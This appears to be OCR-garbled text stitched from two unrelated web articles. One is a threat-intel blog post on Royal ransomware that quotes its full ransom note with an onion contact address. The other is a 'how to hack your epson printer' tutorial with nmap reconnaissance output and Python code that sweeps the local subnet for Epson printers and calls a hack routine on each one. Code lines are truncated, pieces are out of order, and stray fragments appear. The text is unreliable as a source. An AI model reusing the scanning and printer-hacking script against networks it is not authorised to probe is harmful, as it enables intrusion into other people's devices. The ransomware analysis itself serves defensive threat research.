
The Threat Actor group use QakBot and colbat strike for lateral movement Once they infiltrated the system, the ransomware actors used tools such as PCHunter, PowerTool, GMER, and Process Hacker to disable any security-related services running in the system. They then exfiltrate the victim's data via the RClone tool.

The group is not a RAAS(Ransomware as a service) and looks to be an evolution of Zeon ransomware/ Conti one splinter Group. They are a private group without affiliates. They have demands ranging from $250,000 to over $2 million.


The behavioural of this group is interesting due to the nature on how they attack a victim Below figure one shows the stages of the attack on how royal Ransomware is instilled on to the victim

see:Phishing . Fancy heading down the lake or the… | by That Threat Guy | Jan, 2023 | Medium for more information on what phishing is.

nware



Source: Trend Micro Figure 1



```
Hello!

 If you are reading this, it means that your system were hit by Royal ransomware.
 Please contact us via :
 http://royal2xthig3ou5hd7zsliqagy6yygk2cdelaxtni2fyad6dpmpxedid.onion/xxx

In the meantime, let us explain this case.It may seem complicated, but it is not!
Most likely what happened was that you decided to save some money on your security infrastructure.
Alas, as a result your critical data was not only encrypted but also copied from your systems on a
secure server.
From there it can be published online.Then anyone on the internet from darknet criminals, ACLU
journalists, Chinese government(different names for the same thing),
and even your employees will be able to see your internal documentation: personal data, HR reviews,
internal lawsuitsand complains, financial reports, accounting, intellectual property, and more!

 Fortunately we got you covered!

Royal offers you a unique deal.For a modest royalty(got it; got it ? ) for our pentesting services we
will not only provide you with an amazing risk mitigation service,
covering you from reputational, legal, financial, regulatory, and insurance risks, but will also
provide you with a security review for your systems.
To put it simply, your files will be decrypted, your data restoredand kept confidential, and your
systems will remain secure.

 Try Royal today and enter the new era of data security!
 We are looking to hearing from you soon!
```

Figure 2

Figure 1 shows the stages of the attack on how royal Ransomware is instilled on to the victim In figure 2 it showcases a standard ransomware note from royal to which all its victims receive.

Conclusion

In conclusion then its Highly advise that all endpoints have been patched to the latest version.

Your business or organisation should implement security awareness training on social engineering and phishing emails. Other tooling should be deployed as well as IDS/IPS (Intrusion detection and prevention systems).

The question you also need to ask is is Lockbit slowing down or is it evolving we have seen a recently that Lockbit took down a client (victim) of there's which was a children's hospital in Chicago recently as it claimed that the person with in there group an affiliate broke the code of conduct.

Does the group have morals or is it shifting to who it targets ??

As of late it's been random with who it's attacked. However when looking at the grand scheme of things Lockbit is still extremely active. Recently Arnold Clarke believed it was almost a victim over December 2022 on Christmas day.


So there we have it the tide is shifting but ransomware is clearly still one of the top attacks at this present time and its not going anywhere. Hope you enjoyed this.

Ashley Walker
OSINT | Threat Intel | Analyst | OPSEC | Firefighter | ThatThreatGuy |

AH

CK

tech




```
olors.GREEN + "printer successfully hacked :)" + Colors.ENDC)

iface):
ocket.socket(socket.AF_INET, socket.SOCK_DGRAM)
= struct.pack('256s', iface.encode('utf_8'))
= fcntl.ioctl(s.fileno(), 0x8915, iface)[20:24]
rn socket.inet_ntoa(addr)

 net(port):
 Queue()
imeout = 3.0
rocesses = []
rinters = []
ubnet = str(get_ip("wlan0"))
rint (Colors.BLUE + "subnet: " + subnet + "/24..." + Colors.ENDC)
subnet = ".".join(subnet.split(".")[:-1])
for i in range(1, 255):
    ip = subnet + "." + str(i)
    p = Process(target = check_ip, args=(ip, port, q))
    processes.append(p)
    p.start()
time.sleep(timeout)

for j, p in enumerate(processes):
    if p.exitcode is None:
        p.terminate()
    else:
        host, port, is_open = q.get()
        if is_open:
            printers.append(host)

for j, p in enumerate(processes):
    p.join()

for host in printers:
    hack(host)

scan_net(
 NORMAL  hack.py
"hack.py" 85L, 2375B written
```

how to hack your epson printer


In this article, I want to show you how it is not safe to leave devices accessible from a WiFi network. In my case, I will be using my new epson printer for experiments that I bought for the new year. At the end of the article, we will write a simple epson printer's scanner on your network, and if it is available, we will send something to print.

First of all, scan your wireless network via `nmap` for hosts discovery:



```
└─$ nmap -sn -T4 192.168.1.0/24 -oG - | awk '/Up$/{print $2}'
192.168.1.1
192.168.1.33
192.168.1.48
192.168.1.49
192.168.1.50
```


In my case I already know what my printer is `192.168.1.50`. Scan it for open tcp ports:



```
┌──(cocomelonc㉿kali)-[~]
└─$ nmap -Pn -T4 -A 192.168.1.50
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-01 20:40 +03
Nmap scan report for 192.168.1.50 (192.168.1.50)
Host is up (0.029s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE    VERSION
80/tcp   open  tcpwrapped
|_http-title: Did not follow redirect to https://192.168.1.50/
|_http-server-header: EPSON HTTP Server
443/tcp  open  tcpwrapped
| ssl-cert: Subject: commonName=EPSON76A229/organizationName=SEIKO EPSON CORP.
| Subject Alternative Name: DNS:EPSON76A229, DNS:EPSON76A229.local, IP Address:192.168.1.80, DNS:192.168.1.80
| Not valid before: 2010-01-01T00:00:00
|_Not valid after:  2038-01-01T00:00:00
|_http-server-header: EPSON Linux UPnP/1.0 Epson UPnP SDK/1.0
|_ssl-date: TLS randomness does not represent time
515/tcp  open  printer
631/tcp  open  tcpwrapped
|_http-title: Site doesn't have a title (application/ipp).
|_http-server-header: Epson_IPP-Server/2.0.0
9100/tcp open  jetdirect?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.66 seconds

┌──(cocomelonc㉿kali)-[~]
└─$ 
```

As you can see, some ports are open. Via [this](https://epson.com/faq/SPT_C11CD16201~faq-0000525-shared), we can find out that `631` - for IPP/IPPS printing, `9100` - for network printing, `515` - forwarding LPR data.

For simplicity, let's say that if `443` port banner contains `EPSON` - it's EPSON printer:




Epson Connect Services — Register your printer with or delete it from Epson Connect services. Suspend or resume Epson Connect services. [Unregistered]

DNS/Proxy Setup — Configure DNS/Proxy settings.

Firmware Update — Connect to the Internet and update the firmware to the latest version. Current Version:05.11.XF26M1


Root Certificate Update — Update the root certificate to use cloud services. Current Version:02.01

Product Status — Check the product status and network status.



~~~
```python
### tcp scan 443 port
def check_ip(addr):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(3)
    try:
        res = s.connect((addr, 443))
        s = ssl.wrap_socket(s, keyfile = None,
                            certfile = None,
                            server_side = False,
                            cert_reqs = ssl.CERT_NONE,
                            ssl_version = ssl.PROTOCOL_SSLv23)
        s.sendall(b"GET / HTTP/1.1\r\nHost: " + addr.encode() + b"\r\nConnection: close\r\n\r\n")
        banner = s.recv(4096).decode()
        if "EPSON" in banner:
            print (Colors.GREEN + f"found epson printer: {addr} " + Colors.ENDC)
            return True
    except:
        return False
```
~~~


If we scan `192.168.1.50` again for all TCP ports. We found that, `1865` is also open - Forwarding scan data from Document Capture Pro and Document Capture.



```
└─$ nmap -Pn -T4 -A -p- 192.168.1.50
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-01 21:16 +03
Nmap scan report for 192.168.1.50 (192.168.1.50)
Host is up (0.031s latency).
Not shown: 65529 closed tcp ports (conn-refused)
PORT     STATE SERVICE    VERSION
80/tcp   open  tcpwrapped
|_http-title: Did not follow redirect to https://192.168.1.50/
|_http-server-header: EPSON HTTP Server
443/tcp  open  tcpwrapped
| ssl-cert: Subject: commonName=EPSON76A229/organizationName=SEIKO EPSON CORP.
| Subject Alternative Name: DNS:EPSON76A229, DNS:EPSON76A229.local, IP Address:192.168.1.80, DNS:192.168.1.80
| Not valid before: 2010-01-01T00:00:00
|_Not valid after:  2038-01-01T00:00:00
|_http-server-header: EPSON_Linux UPnP/1.0 Epson UPnP SDK/1.0
|_ssl-date: TLS randomness does not represent time
515/tcp  open  printer
631/tcp  open  tcpwrapped
|_http-title: Site doesn't have a title (application/ipp).
|_http-server-header: Epson_IPP-Server/2.0.0
1865/tcp open  entp?
9100/tcp open  jetdirect?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 99.72 seconds
```

